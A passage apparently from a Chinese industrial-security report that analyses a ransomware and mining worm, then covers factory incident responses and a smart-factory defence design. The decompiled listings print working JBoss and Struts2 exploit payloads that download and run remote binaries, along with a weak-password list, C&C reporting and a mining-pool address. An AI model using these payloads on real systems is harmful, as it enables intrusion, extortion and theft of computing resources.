.rodata:082D3D5C                 dd offset a12345678      ; "12345678"
.rodata:082D3D60                 dd offset a123456789     ; "123456789"
.rodata:082D3D64                 dd offset aUser          ; "user"
.rodata:082D3D68                 dd offset aAbc123        ; "abc123"
.rodata:082D3D6C                 dd offset aPassword_2    ; "Password"
.rodata:082D3D70                 dd offset aPass          ; "pass"
.rodata:082D3D74                 dd offset a1234          ; "1234"
.rodata:082D3D78                 dd offset a12345         ; "12345"
.rodata:082D3D7C                 dd offset a123456        ; "123456"
.rodata:082D3D80                 dd offset a1234567       ; "1234567"
.rodata:082D3D84                 dd offset a12345678      ; "12345678"
.rodata:082D3D88                 dd offset a123456789     ; "123456789"
.rodata:082D3D8C                 dd offset aRoot1234      ; "root1234"
.rodata:082D3D90                 dd offset aAdmin1234_0   ; "admin1234"
.rodata:082D3D94                 dd offset a123123        ; "123123"
.rodata:082D3D98                 dd offset a12345678      ; "12345678"
.rodata:082D3D9C                 dd offset a0000_0        ; "0000"
.rodata:082D3DA0                 dd offset aAbc123_0      ; "Abc123"
.rodata:082D3DA4                 dd offset a000000        ; "000000"
.rodata:082D3DA8                 dd offset aAdmin1234_0   ; "admin1234"
```

（5）JBoss 反序列化漏洞利用

```
sub_8297BA0(
  &v4,
  (int)"ACED0005737200327356E2E7265666C6563742E616E6E6F746174696F6E2E416E6E6F746174696F6E496E766F636174696F6E48616E646"
       "C657255CAF50F15CB7EA50200024C000C6D656D626572566165756F74657374000F4C6A6176612F7574696C2F4D61703B4C000474970657400"
       "114C6A6176612F6C616E672F436C6173733B7870737D00000001000D6A6176612E7574696C2E4D617078720017 6A6176612E6C616E672E7"
       "265666C6563742E50726F7879E127DA20CC1043CB0200014C0001687400254C6A6176612F6C616E672F7265666C6563742F496E766F6361"
       "74696F6E48616E646C65723B78707371007E00007372002A6F72672E6170616368652E636F6D6D6F6E732E636F6C6C656374696F6E732E6"
       "D61702E4C617A794D61706EE594829E791094030001 4C0007666163746F727974002C4C6F72672F6170616368652F636F6D6D6F6E732F63"
       "6F6C6C656374696F6E732F5472616E73666F726D65723B78707372003A6F72672E6170616368652E636F6D6D6F6E732E636F6C6C6563746"
       "96F6E732E66756E63746F72732E436861696E65645472616E73666F726D657230C797EC287A9704020001 5B000D695472616E73666F726D"
       "65727374002D5B4C6F72672F6170616368652F636F6D6D6F6E732F636F6C6C656374696F6E732F5472616E73666F726D65723B787075720"
       "02D5B4C6F72672E6170616368652E636F6D6D6F6E732E636F6C6C656374696F6E732E5472616E73666F726D65723BBD562AF1D834189902"
       "0000787000000004737200 3B6F72672E6170616368652E636F6D6D6F6E732E636F6C6C656374696F6E732E66756E63746F72732E436F6E7"
       "374616E745472616E73666F726D6572587690114102B1940200014C000969436F6E7374616E747400124C6A6176612F6C616E672F4F626A"
       "6563743B7870767200116A6176612E6C616E672E52756E74696D6500000000000000000000787073720003A6F72672E6170616368652E6"
       "36F6D6D6F6E732E636F6C6C656374696F6E732E66756E63746F72732E496E766F6B65725472616E73666F726D657287E8FF6B7B7CCE3802"
       "00035B000569417267737400135B4C6A6176612F6C616E672F4F626A6563743B4C000B694D6574686F644E616D657400124C6A6176612F6"
       "C616E672F537472696E673B5B000B69506172616D5479706573740012 5B4C6A6176612F6C616E672F436C6173733B7870757200135B4C6A"
       "6176612E6C616E672E4F626A6563743B90CE589F1073296C020000787000000000274000A67657452756E74696D65757200125B4C6A6176"
       "12E6C616E672E436C6173733BAB16D7AECBCD5A9902000078700000000740009676574 6D6574686F647571007E001E0000000276720010"
       "6A6176612E6C616E672E537472696E67A0F0A4387A3BB342020000787070710007E001E7371007E00167571007E001B00000002707571007"
       "E001B00000000740006696E766F6B657571007E001E0000000276720010 6A6176612E6C616E672E4F626A6563740000000000000000000000"
       "0078707071007E001B7371007E00167571007E001B0000000175720013 5B4C6A6176612E6C616E672E537472696E673BADD256E7E91D7B4"
       "7020000787000000003740007636D642E657865740002 2F6374006F636D642E657865202F6320636572747574696C2E657865202D75726C"
       "6361636865202D73706C6974202D6620687474703A2F2F3131312E39302E3135382E3232352F642F666173742E657865206336A2F6661737"
       "42E65786526636D642E657865202F6320633A5C666173742E6578657400046578656371007E001E0000000176710007E002F737200116A"
       "6176612E7574696C2E486173684D61700507DAC1C31660D103000246000A6C6F6164466163746F72490009746872657 3686F6C6478703F4"
       "0000000000000770800000010000000078787672001E6A6176612E6C616E672E616E6E6F746174696F6E2E526574656E74696F6E000000"
       "0000000000000000787071007E003A");
nullsub_17(&v5);
nullsub_15(&v6);
sub_8297BA0(
```

（6）JBoss 默认配置漏洞

```
.rodata:082DD62C aActionInvokeop_2 db 'action=invokeOp&name=jboss.deployment%253Aflavor%253DURL%252Ctype'
.rodata:082DD62C                                         ; DATA XREF: sub_8054D34+1A4↑o
.rodata:082DD62C                 db '%253DDeploymentScanner&methodIndex=7&arg0=http%3A%2F%2F',0
.rodata:082DD6A5                 align 4
.rodata:082DD6A8 aActionInvokeop_3 db 'action=invokeOp&name=jboss.deployment%3Atype%3DDeploymentScanner%'
.rodata:082DD6A8                                         ; DATA XREF: sub_8054D34+252↑o
.rodata:082DD6A8                 db '2Cflavor%3DURL&methodIndex=12&arg0=http%3A%2F%2F',0
.rodata:082DD71A                 align 4
.rodata:082DD71C aActionInvokeop_4 db 'action=invokeOp&name=jboss.deployment%3Atype%3DDeploymentScanner%'
.rodata:082DD71C                                         ; DATA XREF: sub_8054D34+300↑o
.rodata:082DD71C                 db '2Cflavor%3DURL&methodIndex=1&arg0=http%3A%2F%2F',0
.rodata:082DD78D                 align 10h
.rodata:082DD790 aActionInvokeop_5 db 'action=invokeOp&name=jboss.deployment%3Atype%3DDeploymentScanner%'
.rodata:082DD790                                         ; DATA XREF: sub_8054D34+3AE↑o
```

```
sub_8295000(&v16);
sub_804CB15(
  (int)&v19,
  (int)"action=invokeOp&name=jboss.deployment%253Aflavor%253DURL%252Ctype%253DDeploymentScanner&methodIndex=7&arg0=http%3A%2F%2F",
  (int)&unk_8431928);
sub_804CBAB((int)&v18, (int)&v19, (int)"%2Fd%2F");
sub_804CBE4(&v17);
sub_804CBAB((int)&v6, (int)&v17, (int)".war");
sub_8295000(&v17);
sub_8295000(&v18);
sub_8295000(&v19);
sub_804CB15(
  (int)&v22,
  (int)"action=invokeOp&name=jboss.deployment%3Atype%3DDeploymentScanner%2Cflavor%3DURL&methodIndex=12&arg0=http%3A%2F%2F",
  (int)&unk_8431928);
sub_804CBAB((int)&v21, (int)&v22, (int)"%2Fd%2F");
sub_804CBE4(&v20);
sub_804CBAB((int)&v5, (int)&v20, (int)".war");
sub_8295000(&v20);
sub_8295000(&v21);
sub_8295000(&v22);
sub_804CB15(
  (int)&v25,
  (int)"action=invokeOp&name=jboss.deployment%3Atype%3DDeploymentScanner%2Cflavor%3DURL&methodIndex=1&arg0=http%3A%2F%2F",
  (int)&unk_8431928);
sub_804CBAB((int)&v24, (int)&v25, (int)"%2Fd%2F");
sub_804CBE4(&v23);
sub_804CBAB((int)&v4, (int)&v23, (int)".war");
sub_8295000(&v23);
sub_8295000(&v24);
sub_8295000(&v25);
sub_804CB15(
  (int)&v28,
  (int)"action=invokeOp&name=jboss.deployment%3Atype%3DDeploymentScanner%2Cflavor%3DURL&methodIndex=9&arg0=http%3A%2F%2F",
  (int)&unk_8431928);
sub_804CBAB((int)&v27, (int)&v28, (int)"%2Fd%2F");
sub_804CBE4(&v26);
sub_804CBAB((int)&v3, (int)&v26, (int)".war");
```

（7）Weblogic WLS 组件漏洞

```
    v2 = 1;
  }
  if ( v2 )
    v51 = 1;
  nullsub_15(&v26);
  sub_8297BA0(&v18, (int)"\\servers\\AdminServer\\tmp\\_WL_internal\\bea_wls_internal\\9j4dqk\\war");
  nullsub_17(&v26);
  nullsub_15(&v27);
  sub_8297BA0(&v17, (int)"/servers/AdminServer/tmp/_WL_internal/bea_wls_internal/9j4dqk/war");
  nullsub_17(&v27);
  sub_8294EC0((int)&v16);
  if ( v51 == 1 )
  {
    sub_8295030(&v16, &v19);
  }
  else
  {
```

（8）Struts2 远程执行 S2-057 漏洞

```
sub     esp, 0Ch
lea     eax, [ebp+var_140]
push    eax
call    sub_8295000
add     esp, 10h
lea     eax, [ebp+var_E0]
sub     esp, 4
push    offset a247b2823dm3dOg_0 ; "/%24%7B%28%23dm%3D@ognl.OgnlContext@DEF"...
push    [ebp+arg_4]
push    eax
call    sub_804CA3F
add     esp, 0Ch
lea     eax, [ebp+var_F8]
sub     esp, 4
```

（9）Struts2 远程执行 S2-045 漏洞


```
.rodata:082D62FC a247b2823dm3dOg_0 db '/%24%7B%28%23dm%3D@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS%29.%28%'
.rodata:082D62FC                                       ; DATA XREF: sub_804F214+107↑o
.rodata:082D62FC                   db '23ct%3D%23request%5B%27struts.valueStack%27%5D.context%29.%28%23c'
.rodata:082D62FC                   db 'r%3D%23ct%5B%27com.opensymphony.xwork2.ActionContext.container%27'
.rodata:082D62FC                   db '%5D%29.%28%23ou%3D%23cr.getInstance%28@com.opensymphony.xwork2.og'
.rodata:082D62FC                   db 'nl.OgnlUtil@class%29%29.%28%23ou.getExcludedPackageNames%28%29.cl'
.rodata:082D62FC                   db 'ear%28%29%29.%28%23ou.getExcludedClasses%28%29.clear%28%29%29.%28'
.rodata:082D62FC                   db '%23ct.setMemberAccess%28%23dm%29%29.%28%23w%3D%23ct.get%28%22com.'
.rodata:082D62FC                   db 'opensymphony.xwork2.dispatcher.HttpServletResponse%22%29.getWrite'
.rodata:082D62FC                   db 'r%28%29%29.%28%23w.print%28@org.apache.commons.io.IOUtils@toStrin'
.rodata:082D62FC                   db 'g%28@java.lang.Runtime@getRuntime%28%29.exec%28%27nohup%20uname%2'
.rodata:082D62FC                   db '0--m%7Cgrep%20x86_64%20%3E%3E%20/dev/null%20%7C%7C%20(pkill%20loo'
.rodata:082D62FC                   db 'p%20%3B%20wget%20-O%20.loop%20http://',0
.rodata:082D65ED                   align 10h
```

```
rodata:082D5A30 a6f86850e80e8dc_0 db '--6f86850e80e8dcca6a2c3dcf558f1329',0Dh,0Ah
rodata:082D5A30                                         ; DATA XREF: sub_804EFA2+BA↑o
rodata:082D5A30                 db 'Content-Disposition: form-data; name="upload"; filename="%{(#nike'
rodata:082D5A30                 db '=',27h,'multipart/form-data',27h,').(#dm=@ognl.OgnlContext@DEFAUL'
rodata:082D5A30                 db 'T_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#containe'
rodata:082D5A30                 db 'r=#context[',27h,'com.opensymphony.xwork2.ActionContext.container'
rodata:082D5A30                 db 27h,']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2'
rodata:082D5A30                 db '.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear'
rodata:082D5A30                 db '()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberA'
rodata:082D5A30                 db 'ccess(#dm)))).(#cmd=',27h,'11111111111',27h,').(#iswin=(@java.lan'
rodata:082D5A30                 db 'g.System@getProperty(',27h,'os.name',27h,').toLowerCase().contain'
rodata:082D5A30                 db 's(',27h,'win',27h,'))).(#cmds=(#iswin?{',27h,'cmd.exe',27h,',',27h
rodata:082D5A30                 db '/c',27h,',#cmd}:{',27h,'/bin/bash',27h,',',27h,'-c',27h,',#cmd}))'
rodata:082D5A30                 db '.(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream'
rodata:082D5A30                 db '(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletA'
rodata:082D5A30                 db 'ctionContext@getResponse().getOutputStream())).(@org.apache.commo'
rodata:082D5A30                 db 'ns.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush()'
rodata:082D5A30                 db ')}.b"',0Dh,0Ah
rodata:082D5A30                 db 'Content-Type: text/plain',0Dh,0Ah
rodata:082D5A30                 db 0Dh,0Ah
rodata:082D5A30                 db 'nohup uname --m|grep x86_64>>/dev/null||(pkill loop ; wget -O .lo'
rodata:082D5A30                 db 'op http://',0
```

```
sub_804CB15(
  (int)&v8,
  (int)"--6f86850e80e8dcca6a2c3dcf558f1329\r\n"
       "Content-Disposition: form-data; name=\"upload\"; filename=\"%{(#nike='multipart/form-data').(#dm=@ognl.OgnlCont"
       "ext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2."
       "ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#o"
       "gnlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#"
       "dm)))).(#cmd='11111111111').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).("
       "#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redi"
       "rectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getO"
       "utputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}.b\"\r\n"
       "Content-Type: text/plain\r\n"
       "\r\n"
       "nohup uname --m|grep x86_64>>/dev/null||(pkill loop ; wget -O .loop http://",
  (int)&unk_8431928);
sub_804CBAB((int)&v7, (int)&v8, (int)"/d/ft32 && chmod 777 .loop && ./.loop)&&(pkill loop ; wget -O .loop http://");
sub_804CBE4(&v6);
sub_804CBAB((int)&v5, (int)&v6, (int)"/d/ft64&&chmod 777 .loop&& ./.loop) &\r\n--6f86850e80e8dcca6a2c3dcf558f1329--");
sub_8295060(&v1, &v5);
```

（10）Windows SMB 远程代码执行漏洞 MS17-010（永恒之蓝）

```
. 6A 00        push 0x0
. 6A 02        push 0x2
. 68 00000040  push 0x40000000
. 68 240E5E00  push UnPack_S.005E0E24                 ASCII "C:\Users\All Users\tuc1-1.dll"
. C745 F8 0000 mov [local.2],0x0
. FFD3         call ebx                               kernel32.CreateFileA
. 8945 F4      mov [local.3],eax
. 83F8 FF      cmp eax,-0x1
. 74 3E        je short UnPack_S.00417629
. 68 1C0E5E00  push UnPack_S.005E0E1C                 ┌ResourceType = "ECC21"
. 6A 78        push 0x78                              │ResourceName = 0x78
. 6A 00        push 0x0                               │hModule = NULL
. FF15 9820560 call dword ptr ds:[<&kernel32.FindResou└FindResourceA
. 8BF0         mov esi,eax
. 56           push esi                               ┌hResource = 00000084 (window)
. 6A 00        push 0x0                               │hModule = NULL
. FF15 1C20560 call dword ptr ds:[<&kernel32.LoadResou└LoadResource
. 56           push esi                               ┌hResource = 00000084 (window)
. 6A 00        push 0x0                               │hModule = NULL
. 8BF8         mov edi,eax
. FF15 A020560 call dword ptr ds:[<&kernel32.SizeofRes└SizeofResource
. 8B75 F4      mov esi,[local.3]
. 8D4D F8      lea ecx,[local.2]
. 6A 00        push 0x0                               ┌pOverlapped = NULL
. 51           push ecx                               │pBytesWritten = KernelBa.751F75A4
. 50           push eax                               │nBytesToWrite = 0x1
. 57           push edi                               │Buffer = UnPack_S.008E8EC0
. 56           push esi                               │hFile = 00000084 (window)
. FF15 9C20560 call dword ptr ds:[<&kernel32.WriteFile└WriteFile
. 56           push esi                               ┌hObject = 00000084 (window)
. FF15 1020560 call dword ptr ds:[<&kernel32.CloseHand└CloseHandle
> 6A 00        push 0x0
```



桌面	2018/11/2 14:16	文件夹	
blue.exe	2018/11/29 10:11	应用程序	126 KB
blue.fb	2018/11/29 10:11	FB 文件	1 KB
blue.xml	2018/11/29 10:11	XML 文档	8 KB
cnli-1.dll	2018/11/29 10:11	应用程序扩展	99 KB
coli-0.dll	2018/11/29 10:11	应用程序扩展	15 KB
crli-0.dll	2018/11/29 10:11	应用程序扩展	17 KB
dmgd-4.dll	2018/11/29 10:11	应用程序扩展	469 KB
down64.dll	2018/11/29 10:11	应用程序扩展	5 KB
exma-1.dll	2018/11/29 10:11	应用程序扩展	10 KB
libeay32.dll	2018/11/29 10:11	应用程序扩展	882 KB
libxml2.dll	2018/11/29 10:11	应用程序扩展	807 KB
mmkt.exe	2018/11/29 10:11	应用程序	825 KB
posh-0.dll	2018/11/29 10:11	应用程序扩展	11 KB
ssleay32.dll	2018/11/29 10:11	应用程序扩展	180 KB
star.exe	2018/11/29 10:11	应用程序	45 KB
star.fb	2018/11/29 10:11	FB 文件	1 KB
star.xml	2018/11/29 10:11	XML 文档	6 KB
tibe-2.dll	2018/11/29 10:11	应用程序扩展	232 KB
trch-1.dll	2018/11/29 10:11	应用程序扩展	59 KB
trfo-2.dll	2018/11/29 10:11	应用程序扩展	29 KB
tucl-1.dll	2018/11/29 10:11	应用程序扩展	9 KB
ucl.dll	2018/11/29 10:11	应用程序扩展	57 KB
xdvl-0.dll	2018/11/29 10:11	应用程序扩展	32 KB
zlib1.dll	2018/11/29 10:11	应用程序扩展	59 KB
a	2018/11/29 10:12	文件	0 KB

3、勒索模块

Windows 平台下会遍历下面这些后缀的文件并使用 RSA+AES 算法对文件进行加密，加密后的文件扩展名为“.Lucky”。

```
62 61 6B 00 73 71 6C 00 6D 64 66 00 6C 64 66 00 bak.sql.mdf.ldf.
6D 79 64 00 6D 79 69 00 64 6D 70 00 78 6C 73 00 myd.myi.dmp.xls.
78 6C 73 78 00 64 6F 63 78 00 70 70 74 78 00 65 xlsx.docx.pptx.e
70 73 00 74 78 74 00 70 70 74 00 63 73 76 00 72 ps.txt.ppt.csv.r
74 66 00 70 64 66 00 64 62 00 76 64 69 00 76 6D tf.pdf.db.vdi.vm
64 6B 00 76 6D 78 00 70 65 6D 00 70 66 78 00 63 dk.vmx.pem.pfx.c
65 72 00 70 73 64 00 00 00 00 00 00 00 00 00 00 er.psd.........
```

同时排除以下路径：

```
{
  if ( !strstr(Str, "windows")
    && !strstr(Str, "python2")
    && !strstr(Str, "python3")
    && !strstr(Str, "microsoft games")
    && !strstr(Str, "boot")
    && !strstr(Str, "i386")
    && !strstr(Str, "intel")
    && !strstr(Str, "dvd maker")
    && !strstr(Str, "recycle")
    && !strstr(Str, "jdk")
    && !strstr(Str, "lib")
    && !strstr(Str, "libs")
    && !strstr(Str, "all users")
    && !strstr(Str, "360rec")
    && !strstr(Str, "360sec")
    && !strstr(Str, "360sand")
    && !strstr(Str, "favorites")
    && !strstr(Str, "common files")
    && !strstr(Str, "internet explorer")
    && !strstr(Str, "msbuild")
    && !strstr(Str, "public")
    && !strstr(Str, "360downloads")
    && !strstr(Str, "windows defen")
    && !strstr(Str, "windows mail")
    && !strstr(Str, "windows media pl")
    && !strstr(Str, "windows nt")
    && !strstr(Str, "windows photo viewer")
    && !strstr(Str, "windows sidebar")
    && !strstr(Str, "default user") )
  {
    v20 = sub_4040E3(a1, &v16, a3);
```

Linux 系统下则会加密如下后缀名的文件：

bak zip sqlmdfldfmydmyidmpxls doc txt ppt csv rtf pdf dbvdivmdkvmx tar gzpempfxcerpsd

并排除如下路径：

/bin/ /boot/ /sbin/ /tmp/ /dev/ /etc/ /lib/

无论是哪种操作系统，在加密完成后都会将 session ID、被加密文件个数、文件大小，系统等信息上报到 C&C 服务器。

```
  v28 = (char *)sub_564610(30);
  sub_4E5C10(v28, "%d", dword_60D110);
  v27 = (char *)sub_564610(30);
  sub_4E5C10(v27, "%lld", dword_60D118, dword_60D11C);
  nullsub_18(&v13);
  sub_551B40("cyt.php?code=", (int)&v13);
  nullsub_21(&v13);
  nullsub_18((char *)&v13 + 1);
  sub_551B40("&file=", (int)&v13 + 1);
  nullsub_21((char *)&v13 + 1);
  nullsub_18((char *)&v13 + 2);
  sub_551B40(v28, (int)&v13 + 2);
  nullsub_21((char *)&v13 + 2);
  nullsub_18((char *)&v13 + 3);
  sub_551B40("&size=", (int)&v13 + 3);
  nullsub_21((char *)&v13 + 3);
  nullsub_18(&v14);
  sub_551B40(v27, (int)&v14);
  nullsub_21(&v14);
  nullsub_18((char *)&v14 + 1);
  sub_551B40("&sys=win&VERSION=", (int)&v14 + 1);
  nullsub_21((char *)&v14 + 1);
  nullsub_18((char *)&v14 + 2);
  sub_551B40("&status=", (int)&v14 + 2);
  nullsub_21((char *)&v14 + 2);
  nullsub_18((char *)&v14 + 3);
  sub_551B40((char *)a1, (int)&v14 + 3);
  nullsub_21((char *)&v14 + 3);
  sub_5626F8(&v22, &v12, &unk_60D13C);
  sub_5625CC(&v21, &v22, &v11);
  sub_5625CC(&v20, &v21, &v10);
```

（4）挖矿模块

挖矿模块使用开源代码编写，其矿池地址如下：

```
v3 = (_DWORD *)sub_4E9730(20);
*v3 = "--algo=cryptonight";
v3[1] = "--url=stratum+tcp://194.88.105.5:443";
v4 = v3;
v3[2] = "--userpass=testCPX:x";
v3[3] = "-k";
v3[4] = "--nicehash";
v5 = (_DWORD *)sub_4E9740(4);
*v5 = &off_4F918C;
return sub_404F40(4, v4, v5, a3);
```

4.2.4.2 **应急方案建议**

对于未中病毒的机器应采取以下措施避免受到感染：

- 给系统和应用程序打全补丁，断绝木马传播途径。
- 关闭局域网共享，以及非常用端口，避免遭受感染。

对于已中毒的机器应该采取以下措施阻止病毒继续传播：

- 隔离感染主机，关闭所有网络连接，防止横向传播。
- 使用杀毒软件全盘查杀木马。
- 修补对应的系统或应用漏洞。

4.2.5 某知名汽车零部件生产企业遭受“永恒之蓝”勒索病毒攻击[10]

4.2.5.1 **场景回顾**

2018 年 7 月 17 日，某知名汽车零部件生产企业工业生产网络遭受“永恒之蓝”勒索病毒的攻击，酸轧生产线一台 Windows Server08 R2 主机出现蓝屏、重启现象。当日晚上，4 台服务器出现重启，现场工程师通过查阅资料，对病毒进行了手动处理。9 月 10 日开始各条生产线出现大量蓝屏和重启现象，除重卷、连退生产线外，其他酸轧、包装、镀锌生产线全部出现病毒感染、蓝屏/重启现象。此时，病毒已对正常生产造成严重影响。

4.2.5.2 **问题研判**

经过对各生产线的实地查看和网络分析可知，当前网络中存在的主要问题有：

1）网络中的交换机未进行基本安全配置，未划分 VLAN，各条生产线互通互联，无明显边界和基本隔离；

2）生产线为了远程维护方便，分别开通了 3 个运营商 ADSL 拨号，控制网络中的主机在无安全措施下访问外网；

3）控制网中提供网线接入，工程师可随意使用自己的便携机接入网络；

4）U 盘随意插拔，无制度及管控措施；

5）安全意识不高；

6）IT、OT 的职责权限划分不清晰。

4.2.5.3 **处置方案**

攻击目标是经过精心选择的，承载了核心业务系统，客户一旦中招须缴纳赎金或者自行解密，否则业务瘫痪。镀锌生产线处于停产状态，以“处置不对工业生造成影响或最小影响”为原则，首先检查镀锌生产线服务器。然后进行病毒提取；停止病毒服务；手动删除病毒；对于在线终端，第一时间推送病毒库更新和漏洞补丁库并及时采取封端口、打补丁等措施，避免再次感染。

4.2.6 某大型炼钢厂遭受挖矿蠕虫病毒攻击[10]

4.2.6.1 **场景回顾**

2018 年 10 月 31 日，某炼钢厂工业生产网络自 10 月起各流程工艺主机遭受了蠕虫病毒的攻击，出现不同程度蓝屏、重启现象。早期在其他分厂区曾出现过类似现象，10 月 18 日该炼钢分工厂出现主机蓝屏重启，10 月 30 日晚间蓝屏重启主机数量增多，达到十几台。意识到病毒在 L1 生产网络有爆发的趋势，厂区紧急配置了趋势杀毒服务器，并在各现场工控主机终端安装趋势杀毒网络版本进行杀毒，部分机器配合打补丁进行应急处置。

4.2.6.2 **问题研判**

通过情况了解、现场处置，可以确认 L1 网络中感染了利用“永恒之蓝”漏洞传播的挖矿蠕虫病毒(Wannamine)，OA/MES 网络主机既感染了挖矿蠕虫病毒，又感染了“永恒之蓝”勒索蠕虫变种。由于网络未做好隔离与最小访问控制，关键补丁未安装（或安装未重启生效），蠕虫病毒通过网络大肆快速传播与感染，导致蓝屏、重启事件。网内主机感染时间有先后，网络规模庞大，因业务需要，外网主机可远程通过 VPN 访问生产网中主机，进而访问现场 PLC；网络中存在多个双网卡主机，横跨 L1、L2 网络，进而造成整个 L1 、L2、L3 实质上为互联互通；同时传播感染有一定的时间跨度，被感染的主机亦可以攻击网络中其他目标，无全网全流量监控。由分析可知，挖矿蠕虫病毒、“永恒之蓝”勒索蠕虫变种通过某种网络途径，采用系统漏洞利用的方式传入，由于内部网络无基本安全防护措施且互联互通，进而导致了病毒迅速蔓延扩散。

4.2.6.3 **处置方案**

对该炼钢厂 L1 生产网络中的多个流程工艺，包括转炉、异型坯、地面料仓、精炼、倒灌站等操作站主机进行处置，当前病毒传播、蓝屏重启现象已得到基本控制，部分主机已做过处理。

对于其他主机，需确认主机是否存在挖矿蠕虫病毒或“永恒之蓝”勒索病毒，这些主机需安装微软补丁，另外需要建立完善的工业安全防护制度和统一方案，确保生产安全、连续、稳定。

第五章 中国重点行业工业互联网安全案例

5.1家电智能工厂[17]

5.1.1 方案概述

某电子制造企业的制造基地既有自己的工厂又有众多的外协工厂，且外协工厂分布式在全世界多个国家。目前该企业通过自建私有云方式实现“云上办公”和“生产管理系统上云”，企业各园区之间采用企业专网进行通信，生产基地和外协厂基本上通过租借的专网进行通信，部分供应商采用 TLS VPN 进行通信，厂区内部还根据不同的应用场景采用不同的通信方式，除了有线通信之外，还有 WiFi 和 eLTE 等无线通信方式，工厂和外协工厂之间通过该企业的私有云平台实现生产协同。

由于企业的制造智能化和管理 IT 化的水平比较高，其制造业务的面临安全挑战非常大。因此制造业务部门在基于公司通用的 IT 安全部署和安全管理之上，提出制造基地独立的安全防护体系和安全管理机制。采取管理约束和技术保证双管齐下的策略，根据生产实际述求，基于先改造 IT 后增强 OT 的安全实施理念，提出了被动的静态防御和主动防御相结合的安全部署方式，通过严格的安全隔离和访问控制机制等传统的静态防御手段，为生产基地构建独立的网络安全防护围墙；在此基础上，引入主动防御的安全工具，通过先进的安全防御工具，来弥补攻防的不对称问题，提高防攻击的反应能力和预警能力。生产基地在此基础上，还结合主机安全加固、反病毒机制和定期的安全测试检查等措施，有效地应对了多次安全攻击事件，例如在勒索病毒和 ARP 攻击等针对基地的攻击事件中，能够做到及时预警和快速反应。

5.1.2 典型安全问题

该企业在设计生产园区的安全防护体系时，充分考虑到以下安全问题：

1） 不同业务平面需要进行网络辑隔离，防止网络安全事件发生时，存在风险快速横向扩展导致大面积业务瘫痪风险。

2） 由于历史原因，车间的工控系统自身防护能力非常弱，包括工控协议本身没有考虑安全设计，计算机 OS 老旧，软件升级和补丁更新缓慢，且很多设备并不适合安装杀毒软件。

3） 生产管理应用系统需要向外协工厂和厂内办公网络开放，存在黑客从外网直接攻击生产管理系统的风险，也存在办公区设备被病毒感染，而蔓延到生产管理系统的风险。

4） 生产网络的边界管理需要强健，避免像有些企业那样，只采用简单的 ACL 隔离，车间生产设备采用分配固定 IP 地址，且用户可以无限制次数地直接访问这些生产设备等等。

5） 面对高级持续威胁和 WannaCry 等这种新型病毒，传统单点和静态防护常常束手无策，等到攻击事件爆发时才制定相应安全措施。

5.1.3 安全解决方案

针对上述安全问题，如图 38 所示，制造基地采取了如下的安全部署策略：

1） 多层次的安全隔离措施

在企业的大专网中，划分一个生产专网，将办公网络和生产网络区分开，在生产网络中再进一步划分若干个子网；生产区根据设备和业务特点，划分不同安全区域，每个区域对应一个网络子网。通过严格的安全隔离措施，来弥补工控系统自身防护能力弱的问题。

2） 严格的网络访问控制

每个子网分配私有 IP 地址段，子网之间通信需要通过网关进行访问控制；设备接入生产大专网时，采用设备和用户双因子鉴权机制，设备需要先通过云的合规性和杀毒检测，各生产子网的访问权限由云平台统一管理，实现全局访问监控。

3） 部署智能的主动防御系统

